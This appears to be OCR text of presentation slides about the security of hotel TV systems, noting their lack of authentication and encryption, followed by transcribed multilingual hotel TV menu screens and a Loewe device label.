

STOP
WHEN RED


Hotel TV

- Inverted security model
  - Back-end may broadcast all content
  - TV filters content
  - TV controlled by end user
- No authentication required
- No encryption
  - Closed system



Hauppauge!
WinTV
U·S·B


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel Information
Press back to Start screen
Press and to select
LOEWE.
ALL SYSTEM CHANNELS ARE BUSY
PLEASE TRY AGAIN LATER
continue with ...
Panasonic


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel Information
Press back to Start screen
Press and to select
LOEWE
DIE SYSTEMKANÄLE SIND BELEGT
BITTE VERSUCHEN SIE ES SPÄTER NOCH EINMAL
weiter mit ...
Panasonic


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel information
LE SYSTÈME EST OCCUPÉ,
VEUILLEZ ESSAYER PLUS TARD


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel information
IL SYSTEMA È OCCUPATO
VI PREGHIAMO
DI RIPOVARE PIÙ TARDI
Panasonic


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel Information
Press back to Start screen
Press and to select
LOEWE
Thor
from
2M Electronic A/S
http://www.2m.dk/
phone:(+45) 43 300 555
Panasonic


Welcome to the main menu
TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel information
back to Start screen
and
to select
LOEWE
Panasonic


Xelos SL 20
ASV Black TFT, FM Radio
Art.No. 63448 A 70
Ser.No. 10035
13V ⎓ 4,5A
CN-TYP L30101
PA.65W
V1.xx
QUESTO APPARECCHIO È COSTRUITO A CONFORMO
ARTICOLO 2 DEL D.M 28.08.95 N.548
VIRTUAL
DOLBY
SURROUND
MADE IN GERMANY
Loewe Opta GmbH, 96317
LOEWE.

TV Remotes

